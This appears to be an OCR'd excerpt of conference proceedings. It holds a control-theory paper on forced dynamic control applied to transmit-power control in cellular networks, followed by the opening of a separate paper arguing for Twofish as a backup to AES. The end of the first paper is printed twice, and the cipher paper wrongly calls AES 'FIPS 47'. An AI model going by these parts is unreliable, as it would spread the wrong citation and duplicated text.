It is important to understand that in particular cases, not every component of $\mathbf{x}^{[0]}$ will appear on the right hand side and this applies to all the subsequent functions of $\mathbf{x}^{[0]}$. Applying the $\mathcal{D}$ -operator once to (5) yields:

$$\mathcal{D}^1\left\{z_i^{[0]}\right\} = H_{i1}\left(\mathbf{x}^{[0]},\mathbf{x}^{[1]}\right), \quad i = 1,2,\ldots,p \quad \ldots\ldots\ldots\ldots(6)$$

In the continuous time domain, this means

$$\mathcal{D}^1\left\{z_i^{[0]}\right\} = \frac{\partial H_i}{\partial x_1}.\frac{dx_1}{dt} + \frac{\partial H_i}{\partial x_2}.\frac{dx_2}{dt} + \ldots + \frac{\partial H_i}{\partial x_n}.\frac{dx_n}{dt}, \ i = 1,2,\ldots,p$$
$$= h_i^{'1}\left(\mathbf{x}^{[0]}\right).x_1^{[1]} + h_i^{'2}\left(\mathbf{x}^{[0]}\right).x_2^{[1]} + \ldots + h_i^{'n}\left(\mathbf{x}^{[0]}\right).x_n^{[1]},$$

In the discrete time domain, it means just

$$\mathcal{D}^1\left\{z_i^{[0]}\right\} = H_i\left(x_1^{[1]}, x_2^{[1]},\ldots,x_n^{[1]}\right), \quad i = 1,2,\ldots,p$$

so that in this case, $H_{i1}(\bullet) = H_i(\bullet)$ and is only a function of $\mathbf{x}^{[1]}$, not both $\mathbf{x}^{[1]}$ and $\mathbf{x}^{[0]}$. Now the RHS of (6) may be expressed as a function of the present state, $\mathbf{x}^{[0]}$, and *possibly* $\mathbf{u}^{[0]}$ by substituting for $\mathbf{x}^{[1]}$ using (4a). The disturbance vector, $\mathbf{d}^{[0]}$, also may or may not appear, but to simplify this exposition, it will be included in every step. If, after the substitution, no component of $\mathbf{u}^{[0]}$ appears, then the result is

$$\mathcal{D}^1\left\{z_i^{[0]}\right\} = H'_{i1}\left(\mathbf{x}^{[0]},\mathbf{d}^{[0]}\right), \quad i = 1,2,\ldots,p \quad \ldots\ldots\ldots\ldots(7)$$

and the $\mathcal{D}$ operator is applied again to yield:

$$\mathcal{D}^2\left\{z_i^{[0]}\right\} = H_{i2}\left(\mathbf{x}^{[0]},\mathbf{x}^{[1]},\mathbf{d}^{[0]},\mathbf{d}^{[1]}\right), \quad i = 1,2,\ldots,p \quad \ldots\ldots(8)$$

Again, if after substituting for $x_j^{[1]}$, $j = 1,2,\ldots,N$ using (4a), no component of $\mathbf{u}^{[0]}$ appears on the RHS, then (8) becomes:

$$\mathcal{D}^2\left\{z_i^{[0]}\right\} = H'_{i2}\left(\mathbf{x}^{[0]},\mathbf{d}^{[0]},\mathbf{d}^{[1]}\right), i = 1,2,\ldots,p \quad \ldots\ldots\ldots\ldots(9)$$

If this process is repeated, eventually, at least one component of $\mathbf{u}^{[0]}$ will appear on the RHS. If this occurs upon r_i repeated applications of the $\mathcal{D}$ operator, then

$$\mathcal{D}^{R_i}\left\{z_i^{[0]}\right\} = H_{iR_i}\left(\mathbf{x}^{[0]},\mathbf{x}^{[1]},\mathbf{d}^{[0]},\mathbf{d}^{[1]},\ldots,\mathbf{d}^{\left[R_i-1\right]}\right) \quad ....(10)$$

with, which, after substituting for $x_j^{[1]}$, $j=1,2,\ldots,n$ using (4a) yields

$$\mathcal{D}^{R_i}\left\{z_i^{[0]}\right\} = H'_{iR_i}\left(\mathbf{x}^{[0]},\mathbf{u}^{[0]},\mathbf{d}^{[0]},\mathbf{d}^{[1]},\ldots,\mathbf{d}^{\left[R_i-1\right]}\right).$$

i.e.,

$$z_i^{\left[R_i\right]} = H'_{iR_i}\left(\mathbf{x}^{[0]},\mathbf{u}^{[0]},\mathbf{d}^{[0]},\mathbf{d}^{[1]},\ldots,\mathbf{d}^{\left[R_i-1\right]}\right) \quad ....(11)$$

Then R_i is *the rank of the plant with respect to the i^{th} controlled output.* The *total plant rank* is then

$$R = \sum_{i=1}^{p} R_i \quad ....(12)$$

If $R = N$, then the plant is said to be of full rank. If $R < N$, then the plant is not of full rank and this would need careful consideration in the control system design, as discussed in the section on zero dynamics.

THE GENERAL FDC ALGORITHM

The principle of forced dynamic control is very simple: For the plant, differential (or difference) equations are formed of minimal order that relate the highest derivatives (or most recent values) of the controlled outputs to state variables and the control inputs. Then corresponding differential (or difference) equations relating the highest derivatives (or most recent values) of the controlled outputs to lower derivatives and the reference inputs are formulated, according to the specified closed-loop behaviour. Finally, the set of equations obtained by equating the right hand sides are solved for the control variables, resulting in the required state feedback control law.

Equation (11) may be viewed as an alternative form of plant model to the state space model constituted by equations (4a) and (4c) that were used for its derivation. It is quite straightforward to use this to derive a state feedback control law that yields a specified closed-loop dynamic response to the reference inputs. First, p desired closed-loop differential or difference equations are formulated for each output, each of the same order as (11). Thus:

$$z_i^{\left[R_i\right]} = D_i\left(z_i^{\left[R_i-1\right]},\ldots,z_i^{[2]},z_i^{[1]},z_i^{[0]},z_{ir}^{[0]}\right),\ i=1,2,\ldots,p \quad ...(13)$$

where $z_{ir}^{[0]}$ is the reference input that the controlled output, $z_i^{[0]}$, is intended to follow and the functions, $D'_i(\bullet)$, $i=1,2,\ldots,p$, are chosen to yield the desired closed-loop dynamics. The disturbance vector, $\mathbf{d}^{[0]}$, together with the vectors, $\mathbf{d}^{[1]},\mathbf{d}^{[2]},\ldots,\mathbf{d}^{\left[R_i-1\right]}$, will be treated as *state variables*. In this case, $z_i^{[j]}$, $j=1,2,\ldots,R_i-1$, are state variables because the repeated application of the D operator yielded

$$\begin{aligned} z_i^{[j]} &= H'_{ij}\left(\mathbf{x}^{[0]},\mathbf{d}^{[0]},\mathbf{d}^{[1]},\ldots,\mathbf{d}^{[j-1]}\right), \\ & i=1,2,\ldots,p,\ j=1,2,\ldots,R_i-1 \end{aligned} \quad ....(14)$$

which are a set of state transformations. Substituting for $z_i^{[j]}$, $j=1,2,\ldots,R_i-1$ in (13) using (14) then expresses the RHS in terms of the original state variables of (4a) and $\mathbf{d}^{[1]},\mathbf{d}^{[2]},\ldots,\mathbf{d}^{\left[R_i-1\right]}$:

$$z_i^{\left[R_i\right]} = D'_i\left(\mathbf{x}^{[0]},\mathbf{d}^{[0]},\mathbf{d}^{[1]},\ldots,\mathbf{d}^{\left[R_i-1\right]}\right),\ i=1,2,\ldots,p \quad ..(15)$$

Then the plant (11) is *forced* to follow the dynamics of (15), and hence (13), by simply equating the right hand sides:

$$\begin{aligned} & H'_{iR_i}\left(\mathbf{x}^{[0]},\mathbf{u}^{[0]},\mathbf{d}^{[0]},\mathbf{d}^{[1]},\ldots,\mathbf{d}^{\left[R_i-1\right]}\right) \\ & \quad = D'_i\left(\mathbf{x}^{[0]},\mathbf{d}^{[0]},\mathbf{d}^{[1]},\ldots,\mathbf{d}^{\left[R_i-1\right]}\right),\ i=1,2,\ldots,p \end{aligned} \quad .....(16)$$

Provided $r \geq p$, noting also that usually, $r = p$, then equations (16) are solved for the control variables to yield the required forced dynamic control law:

$$\boxed{\mathbf{u}^{[0]} = G\left(\mathbf{x}^{[0]},\mathbf{d}^{[0]},\mathbf{d}^{[1]},\ldots,\mathbf{d}^{\left[R_i-1\right]},\mathbf{z}_r^{[0]}\right)} \quad ....(17)$$

where $\mathbf{z}_r^{[0]} = \left[z_{r1}^{[0]}\ z_{r2}^{[0]}\cdots z_{rp}^{[0]}\right]^T$. It should be noted that an observer may be used to estimate any unmeasured state variables, including the components of $\mathbf{d}^{[0]},\mathbf{d}^{[1]},\ldots,\mathbf{d}^{\left[R_i-1\right]}$.

ZERO DYNAMICS

Sometimes the control law will be formulated using only the measurement vector, $\mathbf{y}^{[0]}$, i.e., this is also the controlled vector and the plant may not then be of full rank. It is evident from the previous section that the order of the closed loop system is R and the plant order is N. This means that there exists an uncontrolled subsystem of order $N-R$ whose motion is not visible by observing the closed loop system through $\mathbf{y}^{[0]}$ and the corresponding reference input vector, $\mathbf{y}_r^{[0]}$. It is crucial that this subsystem is asymptotically stable and this, in the case of a nonlinear plant, would have to be carefully investigated by simulation. The dynamics of this subsystem is referred to as the *zero dynamics*. To understand why this terminology is used, if FDC is applied to a single input, single output linear plant whose transfer function has N poles and M finite zeros, then the poles, or eigenvalues characterising the zero dynamic are coincident with the *zeros*. Returning to the general case, if a separate controlled vector, $\mathbf{z}^{[0]} = \mathbf{H}\left(\mathbf{x}^{[0]}\right)$, is formed, then the function, $\mathbf{H}(\bullet)$, can be chosen so that the plant is of full rank with respect to $\mathbf{z}^{[0]}$, thereby circumventing any problem of unstable zero dynamics. For control of induction motor drives, however, oscillatory zero dynamics has been used to automatically creat the rotating magnetic field [2].

ELEMENTARY EXAMPLES

To reinforce understanding, all the steps taken in the section on the general FDC algorithm are taken in the following examples. The equation numbers are primed versions of the corresponding equation numbers in this previous section.

Consider the continuous time problem of controlling the position, x, of a mass, M, constrained to move along a straight line, by a force, $f = K_a u$, where K_a is the actuator constant. If the mass is also subject to an external disturbance force, f_d, and the position measurement constant is K_m, then if the state variables are $x_1 = x$ and $x_2 = \dot{x}$, then the plant state space model is:

$$\begin{cases} \dot{x}_1 = x_2 \\ \dot{x}_2 = \dfrac{1}{M}\left(K_a u - F_d\right) \end{cases} \quad \text{...(4a)'}$$

$$y = K_m x_1 \quad \text{..(5)'}$$

To determine the plant rank w.r.t. y, first differentiate (4b)':

$$\dot{y} = K_m \dot{x}_1 \quad \text{..(6)'}$$

Substituting for $\dot{x}_1$ using (4a)':

$$\dot{y} = K_m x_2 \quad \text{..(7)'}$$

No u appears on the RHS. Hence differentiate again:

$$\ddot{y} = K_m \dot{x}_2 \quad \text{..(8)'}$$

Substituting for $\dot{x}_2$ using (4a)':

$$\ddot{y} = \frac{K_m}{M}\left(K_a u - F_d\right) \quad \text{...(11)'}$$

The desired closed-loop system has to be 2nd order. Let this have an undamped natural frequency, ω_n, damping ratio, ζ and unity DC gain:

$$\ddot{y} = \omega_n^2\left(y_r - y\right) - 2\zeta\omega_n \dot{y} \quad \text{...(13)'}$$

Expressing y and $\dot{y}$ in terms of the original state variables:

$$\ddot{y} = \omega_n^2\left(y_r - \frac{1}{K_m}x_1\right) - \frac{2\zeta\omega_n}{K_m}x_2 \quad \text{................................(15)'}$$

Equating the RHSs of (11)' and (15)' yields:

$$\frac{K_m}{M}\left(K_a u - F_d\right) = \omega_n^2\left(y_r - \frac{1}{K_m}x_1\right) - \frac{2\zeta\omega_n}{K_m}x_2 \quad \text{........(16)'}$$

Solving for u then yields the required FDC law:

$$\boxed{u = \frac{1}{K_a}\left\{\frac{M}{K_m}\left[\omega_n^2\left(y_r - \frac{1}{K_m}x_1\right) - \frac{2\zeta\omega_n}{K_m}x_2\right] + F_d\right\}} \quad \text{(17)'}$$

This FDC law virtually eliminates the effects of the disturbance force, *even if it is time varying*, provided an observer is used whose disturbance force estimate closely follows the real disturbance force. Apart from this useful feature, the result is identical to that which would be obtained with conventional linear state feedback control with p ..... ole (i.e., eigenvalue) assignment.

The second example is the same plant as above with time optimal control that applies the maximum torque set by the control saturation constraints, $\pm u_{max}$, and a piecewise constant disturbance force. In this case, the desired closed-loop dynamics is nonlinear:

$$\ddot{y} = \frac{K_m}{M}.\left\{K_a u_{max}\,\mathrm{sgn}\left[\frac{y_r}{K_s} - x_1 + \frac{Mx_2\left(F_d x_2 - F_{max}\left|x_2\right|\right)}{2\left(F_{max}^2 - F_d^2\right)}\right] - F_d\right\}$$

$$\text{..(15)''}$$

where $\mathrm{sgn}(x) \overset{\Delta}{=} \{+1 \text{ for } x > 0, 0 \text{ for } x = 0, -1 \text{ for } x < 0\}$.

Equating the right hand sides of (11)' and (15)'' and solving for u then yields:

$$\boxed{u = u_{max}\,\mathrm{sgn}\left[\frac{y_r}{K_s} - x_1 + \frac{Mx_2\left(F_d x_2 - F_{max}\left|x_2\right|\right)}{2\left(F_{max}^2 - F_d^2\right)}\right]} \quad \text{.......(17)''}$$

APPLICATION TO POWER CONTROL OF WIRELESS COMMUNICATION SYSTEMS

Each mobile phone in a network communicates with one base station covering an area referred to as a cell. This is illustrated in Figure 1 for three phones in separate cells. In the interests of efficient use of the available frequency bands, such links in neighbouring cells may occupy the same frequency band. Some interference will therefore occur along the gain paths, g_{ij}, $i \neq j$, dotted in Figure 1.




Figure 1: Cellular mobile phone network structure.

Consider the general case of n cells [3]. Then if p_i, $i = 1,2,\ldots,n$, are the transmit powers of the base stations

$i = 1, 2, \dots, n$, are the transmit powers of the base stations in the network, the signal power received by the ith phone is $g_{ii}p_i$ and the interference power received from the remaining base stations is $\sum_{j=1, j\neq i}^{n} g_{ij}p_j$. Let the thermal noise power generated in each phone be the same and denoted by η. Then the signal to interference ratio (SIR) of the ith phone will be:

$$r_i = g_{ii}p_i \Bigg/ \left(\sum_{j=1, j\neq i}^{n} g_{ij}p_j + \eta \right), \quad i = 1, 2, \dots, n \quad \text{..............(18)}$$

The objective will be to control the transmit powers so that each SIR will reach a demanded value, $r_{i\,\mathrm{dem}}$, which may be different for each phone. The plant is actually defined by (18) and since this is an algebraic equation relating all the variables (r_i and p_i) at the same time, the plant is of zero order. All the terms in (18) would have to be known to implement a model based control strategy such as FDC. In fact, the total received power at each phone,

$$p_{Ri} = \sum_{j=1}^{n} g_{ij}p_j, \quad i = 1, 2, \dots, n \quad \text{..................................(19a)}$$

and the interference power at each phone

$$p_{Ii} = \sum_{j=1, j\neq i}^{n} g_{ij}p_j + \eta, \quad i = 1, 2, \dots, n \quad \text{........................(19b)}$$

are separately measurable, and the 2n equations (19) could be repeated for different known transmit powers until a completely determined or over-determined set of simultaneous equations is obtained enabling the n^2 gains, g_{ij}, to be estimated. Thus, in principle, the complete plant model can be used for the control system design. This means that (18) could simply replaced by

$$r_{i\,\mathrm{dem}} = g_{ii}p_{i\,\mathrm{dem}} \Bigg/ \left(\sum_{j=1, j\neq i}^{n} g_{ij}p_{j\,\mathrm{dem}} + \eta \right), \quad i = 1, 2, \dots, n \quad (20)$$

and then solved for the corresponding demanded transmit powers, $p_{i\,\mathrm{dem}}$, $i = 1, 2, \dots, n$, the transmit powers being set to $p_i = p_{i\,\mathrm{dem}}$ upon each iteration of the digital processor implementing the control. In practice, however, the interference power has considerable stochastic (i.e., random) components and such a simple system would cause p_i to have rapid fluctuations that could themselves interfere with the transmitted information. For this reason, the control variables will instead be chosen as:

$$\dot{p}_i = u_i, \quad i = 1, 2, \dots, n \quad \text{..(21)}$$

This places a pure integrator in each control channel of the plant, which acts as a low pass filter to prevent the undesirable short-term fluctuations of the transmit powers. The plant, constituted by equations (18) and (21), then becomes of nth order.

In terms of the general FDC theory of the previous section, the controlled variables are:

$$z_i = r_i, \quad i = 1, 2, \dots, n \quad \text{..(22)}$$

and the measured variables are:

$$y_i = p_i, \quad i = 1, 2, \dots, n \quad \text{...(23)}$$

In this example, applying the $\mathcal{D}$ operator, which would be differentiation for this continuous plant, would yield an unnecessarily complicated solution, since instead (20) could be solved for the demanded transmit powers, $p_{i\,\mathrm{dem}}$, and the FDC algorithm formulated in terms of p_i, with (21) alone as the plant. Also, FDC formulation in discrete time would allow a longer iteration period, h, than possible with continuous time formulation. Hence, the plant, (21) and (23), will be modelled in discrete time as:

$$y_{ik+1} = y_{ik} + h\,u_{ik}, \quad i = 1, 2, \dots, n \quad \text{............................(24)}$$

It is important to note here that $u_i(t)$ will be piecewise constant, being updated by the control computer only at $t = t_k$, with $t_{k+1} - t_k = h$, and under these circumstances, (24) yields precisely the same values of y_i as the continuous plant, (21) and (23), at the sampling times.

It is immediately evident that the plant is of rank 1 with respect to each output, y_i, because u_i appears on the right hand side of (24) (and also (21)). It is therefore unecessary to apply the $\mathcal{D}$ operator. The desired closed-loop dynamics can then be written down as n first order difference equations. It is well known that the step response of a first order linear continuous system settles to approximately 95% of the steady state value in three time constants. The desired discrete time closed-loop system with a settling time, nearly the same as this (possible if $h < T_s$) is given by:

$$y_{ik+1} = e^{-3h/T_s} y_{ik} + \left(1 - e^{-3h/T_s} \right) y_{i\,\mathrm{dem}k}, \; i = 1, 2, \dots, n \quad (25)$$

This is a particular case of the discrete time version (i.e., the state transition equation)

$$\mathbf{x}_{k+1} = \mathbf{\Phi}_{\mathrm{cl}}(h)\mathbf{x}_k + \mathbf{\Psi}_{\mathrm{cl}}(h)\mathbf{y}_{rk}, \quad \mathbf{y}_k = \mathbf{C}\mathbf{x}_k \quad \text{...........(25a)}$$

of the corresponding linear continuous closed-loop system

$$\dot{\mathbf{x}} = \mathbf{A}_{\mathrm{cl}}\mathbf{x} + \mathbf{B}_{\mathrm{cl}}\mathbf{y}_r, \quad \mathbf{y} = \mathbf{C}\mathbf{x} \quad \text{......................................(25b)}$$

where $\mathbf{A}_{\mathrm{cl}}$ is the closed loop system matrix, $\mathbf{B}_{\mathrm{cl}}$ is the closed loop input matrix, $\mathbf{C}$ is the measurement matrix, $\mathbf{\Phi}_{\mathrm{cl}}(h) = e^{\mathbf{A}h}$ is the state transition (or fundamental) matrix and $\mathbf{\Psi}_{\mathrm{cl}}(h) = \int_0^h \mathbf{\Phi}(\tau)\mathbf{B}\,d\tau$ is the discrete time closed-loop input matrix. The required control law, which forces the plant (24) to have the same dynamics as (25) is then obtained by equating the right hand sides of (24) and (25) and then solving for u_{ik}:

$$\boxed{u_{ik} = \frac{1}{h}\left(1 - e^{-3h/T_s}\right)\left(y_{idemk} - y_{ik}\right),\ i = 1,2,\ldots,n}\ .(26)$$

Figures 2 and 3 show a simulation (Matlab/Simulink) under the conditions of mismatched initial transmit powers with $n = 3$, $r_{1dem}=3$, $r_{2dem}=6$, $r_{3dem}=9$,

$$\mathbf{G} = \begin{bmatrix} 6.3155 & 0.63006 & 0.63006 \\ 0.45931 & 8.4211 & 0.53749 \\ 0.33684 & 0.45931 & 8.4221 \end{bmatrix} \text{ and } \eta = 0.01\,[\mathrm{W}].$$

The iteration period is $h = 1\,[s]$ and the settling time is $T_s = 3\,[s]$ and the it is clear from Figure 2 that the desired SIRs are reached in this time and from Figure 3 that the transmit powers converge to realistic constant values. The transmit power responses are contiguous straight line segments changing slope at h second intervals since $u_i(t)$ is piecewise constant and updated at the same intervals. The simulation has been repeated for several different sets of parameters, also with successful results, but there is an upper constraint boundary on $(r_{1dem}, r_{2dem}, r_{3dem})$ beyond which the solution of (20) for $(p_{1dem}, p_{2dem}, p_{3dem})$ yields some *negative* powers, indicating impracticability.




Figure 2: Response to step change in demanded SIR values

.




Figure 3: Transmitter power response to demanded SIR values

OVERALL CONCLUSIONS AND RECOMMENDATIONS FOR FURTHER WORK

The forced dynamic control technique can be applied to a broad range of plants, both linear and nonlinear, provided a reasonably accurate model of the plant is available. While the method is highly suitable for motion control applications such as electric drives, spacecraft attitude control and robotics, it is strongly recommended that the method is studied for new applications such as management of information flow in communications networks and road traffic control. It is also important to carry out simulation studies of sensitivity to plant parameter mismatches in particular cases and consider the application of an outer robust control loop based on sliding mode control or model reference control.

REFERENCES

[1] Isidori, A., '*Nonlinear Control Systems'*, 3rd edition, Springer-Verlag, 1995.

[2] Vittek, J., Dodds, S. J., '*Forced Dynamics Control of Electric Drives',* University of Zilina Press, 2003, ISBN 80-8070-087-7.

[3] Chen, J, '*Adaptive Transmission Power Control'*, MSc Dissertation, University of East London,

$$\boxed{u_{ik} = \frac{1}{h}\left(1-e^{-3h/T_s}\right)\left(y_{idemk} - y_{ik}\right),\ i = 1,2,\dots,n} \quad ..(26)$$

Figures 2 and 3 show a simulation (Matlab/Simulink) under the conditions of mismatched initial transmit powers with $n = 3$, r_{1dem}=3, r_{2dem}=6, r_{3dem}=9,

$$\mathbf{G} = \begin{bmatrix} 6.3155 & 0.63006 & 0.63006 \\ 0.45931 & 8.4211 & 0.53749 \\ 0.33684 & 0.45931 & 8.4221 \end{bmatrix} \text{ and } \eta = 0.01\,[\mathrm{W}].$$

The iteration period is $h = 1\,[s]$ and the settling time is $T_s = 3\,[s]$ and the it is clear from Figure 2 that the desired SIRs are reached in this time and from Figure 3 that the transmit powers converge to realistic constant values. The transmit power responses are contiguous straight line segments changing slope at h second intervals since $u_i(t)$ is piecewise constant and updated at the same intervals. The simulation has been repeated for several different sets of parameters, also with successful results, but there is an upper constraint boundary on $(r_{1dem}, r_{2dem}, r_{3dem})$ beyond which the solution of (20) for $(p_{1dem}, p_{2dem}, p_{3dem})$ yields some *negative* powers, indicating impracticability.




Figure 2: Response to step change in demanded SIR values




Figure 3: Transmitter power response to demanded SIR values

OVERALL CONCLUSIONS AND RECOMMENDATIONS FOR FURTHER WORK

The forced dynamic control technique can be applied to a broad range of plants, both linear and nonlinear, provided a reasonably accurate model of the plant is available. While the method is highly suitable for motion control applications such as electric drives, spacecraft attitude control and robotics, it is strongly recommended that the method is studied for new applications such as management of information flow in communications networks and road traffic control. It is also important to carry out simulation studies of sensitivity to plant parameter mismatches in particular cases and consider the application of an outer robust control loop based on sliding mode control or model reference control.

REFERENCES

[1] Isidori, A., ‘*Nonlinear Control Systems’*, 3rd edition, Springer-Verlag, 1995.

[2] Vittek, J., Dodds, S. J., ‘*Forced Dynamics Control of Electric Drives’*, University of Zilina Press, 2003, ISBN 80-8070-087-7.

[3] Chen, J, ‘*Adaptive Transmission Power Control’*, MSc Dissertation, University of East London,

TOWARDS A BACKUP CIPHER FOR THE ADVANCED ENCRYPTION STANDARD (AES)

Cyril Onwubiko

Networking and Communications Group, Faculty of Computing, Information Systems and Mathematics (CISM), Kingston University, Penrhyn Road, Kingston Upon Thames, KT1 2EE, UK
E-mail: c.onwubiko@kingston.ac.uk

KEYWORDS

CIPHER, AES, RIJNDAEL, TWOFISH, NIST, CRYPTOGRAPHY, CRYPTANALYSIS

ABSTRACT

A backup cipher to the Advanced Encryption Standard is reviewed while a Twofish is recommended as the backup algorithm. The AES and Twofish are compared vis-à-vis National Institute of Standards and Technology's selection criteria of the AES – general security, implementation of security, software performance, smart card performance, hardware performance and design features as we show that Twofish complements the AES. General Security and its implementation are the most significant aspects of the selection criteria; and it is shown that Twofish is a stronger cipher.

INTRODUCTION

Data Encryption Standard (DES) - The world most famous and used symmetric-key encryption standard – was declared unsuitable for encryption of mission critical information, because its 56bit key length was no longer adequate. And the emergence of very fast processors and super computing machines meant that DES encryption key could be easily broken by simple brute-force attack – exhaustive key search. Again, with few attacks published about its cryptanalysis, especially with "distributed net" claiming it broke the cipher in few hours [1], the National Institute of Standards and Technology (NIST) initiated a call for the replacement process of DES.

On January 2, 1997, NIST announced the initiation of an effort to develop the Advanced Encryption Standard (AES) and made a formal call for algorithms on September 12, 1997. The workshop for the selection of a new symmetrical key cryptosystem - the Advanced Encryption Standard (AES) was to replace DES and Triple DEA. Triple Data Encryption Algorithm (Triple DEA) is DES in three runs, one for encryption, another for decryption and final encryption; for extend discussion on this, see [2, 3].

On August 20, 1998, NIST announced the acceptance of fifteen AES candidate algorithms at the First AES Candidate Conference (AES1)[4]. And requested the assistance of the cryptographic community in analysing the candidates. A subsequence scrutiny culminated in the reduction of the fifteen candidate algorithms to five. This was after an initial examination of the security and efficiency characteristics of each algorithm. The selected five finalist algorithms are ***MARS, RC6^{TM}, Rijndael, Serpent and Twofish*** [5].

Finally, in October 2000, ***Rijndael*** was selected as the proposed Advanced Encryption Standard [6]. Subsequently in June 2001, the *Advanced Encryption Standard (Rijndael)* was approved as a *Federal Information Processing Standard (FIPS 47).*

After 40 months of rigorous exercise, algorithm testing, scrutiny and examination, strikingly though, *Rijndael* was selected as an only algorithm, as the Advanced Encryption Standard, in spite of the requests from the cryptographic community to designate an AES backup algorithm [7].

The evaluation criteria of the five finalist algorithms is based on NIST selected criteria (see table 1), namely:

i) General Security
ii) Implementation of Security
iii) Software Performance
iv) Smart Card Performance
v) Hardware Performance
vi) Design Feature

Table 1, shows the criteria in which the AES candidate algorithms were evaluated and selected. And apparently, all the five finalist algorithms performed well on the average. The two main significant factors are *security and performance on both hardware and software*. In this paper we argue for a backup AES algorithm in the event of a successful cryptanalysis of the AES. This is particularly pertinent considering how long it took to select an AES, and given that DES, on its own did not show any weakness in design.

	MARS	*RC6*	*Rijndael*	*Serpent*	*Twofish*
General Security	3	2	2	3	3
Implementation of Security	1	1	3	3	2
Software Performance	2	2	3	1	1
Smart Card Performance	1	1	3	3	2
Hardware Performance	1	2	3	3	2
Design Feature	2	1	2	1	3

Table 1: Evaluation of the five finalists AES against NIST'S criteria

In this research, the five finalist algorithms are revisited and comparisons made between *Rijndael* and *Twofish*, in terms of their cryptographic strength, as we argue for a backup algorithm in *Twofish*. The measure of the cryptographic strength is based on successful cryptanalysis of the ciphers.

Our contributions in this paper are as follows:

1. To investigate cryptanalysis of the AES and *Twofish* ciphers
2. To investigate a justification for a backup algorithm,
3. To recommend Twofish as a backup algorithm.

Section 2 discusses NIST's evaluation criteria of the AES candidates' algorithm. Section 3 examines the cryptanalysis of Rijndael and Twofish ciphers; while section 4 explains the implementation that demonstrates selection criteria between Rijndael and Twofish, as we conclude with a discussion in section 5.

THE ADVANCED ENCRYPTION STANDARD SELECTION CRITERIA

The selection criteria of the AES candidate algorithms were based on the September 1997 call for candidate algorithms, as NIST specified the overall evaluation criteria. The evaluation criteria were divided into three major categories; namely; **Security; Cost; Algorithm and Implementation Characteristics** [8]; expatiated as follows:

- **Security** – encompassing, cryptanalysis and mathematical formalism of the algorithms' designs.
- **Cost/Efficiency** – encompassing, computational efficiency and cost of memory requirements. Computational efficiency includes Algorithm setup, Key setup and change, and Encryption and Decryption.
- **Algorithm and Implementation Characteristic –** encompassing, how flexible and simple the algorithm is, and also its suitability both in hardware and software respectively.

By NIST's selection criteria of the AES, ***security*** was ranked first. Security meaning, how strong is the algorithm and whether it will be broken easily? It is pertinent to note that Data Encryption Standard (DES) did not show any weakness in terms of design algorithm or its mathematical underpins, rather DES was replaced on the basis of exhaustive key search attack, since its 56bit key length was no longer computationally viable. Investigating the five-finalist algorithm, it is shown that *Rijndael* is a substitution-linear (SP) transformation network with 10, 12 or 14 rounds, depending on the key size [9]. DES is a variant of the Feistel Network, while *Rijndael* is similar to the Square cipher, a variant of an SP Network. An iterated fast block cipher that does not depend on the Feistel Network. Since DES showed no weakness in design, why was a cipher different in operation and design formalism choose over tested and trusted algorithm? This explains why Twofish was ranked better than *Rijndael* in terms of security! (See table 1).

